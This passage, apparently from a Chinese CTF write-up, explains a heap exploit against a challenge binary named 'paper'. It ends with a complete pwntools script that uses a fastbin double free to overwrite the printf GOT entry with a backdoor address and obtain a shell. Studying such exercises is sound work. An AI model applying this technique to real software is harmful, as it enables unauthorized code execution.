
运行该脚本，查看对应位置的数据发现system函数内部没有被破坏



查看printf函数的内容发现成功被我们修改为了gg函数的对应位置，在下一次调用printf时就会进入gg后门函数



接下来在输入框中输入任意值，单步调试到add\_paper函数中，进入printf入口位置单步步入发现会直接跳转到gg后门函数中



综上所述构造的完整exp脚本为

from pwn import \*

#context.log\_level = 'debug'

#context.arch = 'amd64'

#context.terminal = ['tmux', 'splitw', '-h']

io = process("./paper")

def add(idx, size, content):

io.sendlineafter("2 delete paper\n", '1')

io.sendlineafter("Input the index you want to store(0-9):", str(idx))

io.sendlineafter("How long you will enter:", str(size))

io.sendlineafter('please enter your content:', content)

def delete(idx):

io.sendlineafter("2 delete paper\n", '2')

io.sendlineafter("index(0-9):", str(idx))

shell=0x400947

# puts\_got=0x602020

add(0,0x30,b'aaaaa')

add(1,0x30,b'aaaaa')

add(2,0x30,b'aaaaa')

delete(0)

delete(1)

delete(0)

add(3,0x30,p64(0x60202a))

add(4,0x30,'A')

add(5,0x30,'A')

gdb.attach(io)

add(6,0x30,b'\x40' + b'\x00'\*5 + p64(shell))

io.interactive()

运行结果如下所示，成功获取目标shell

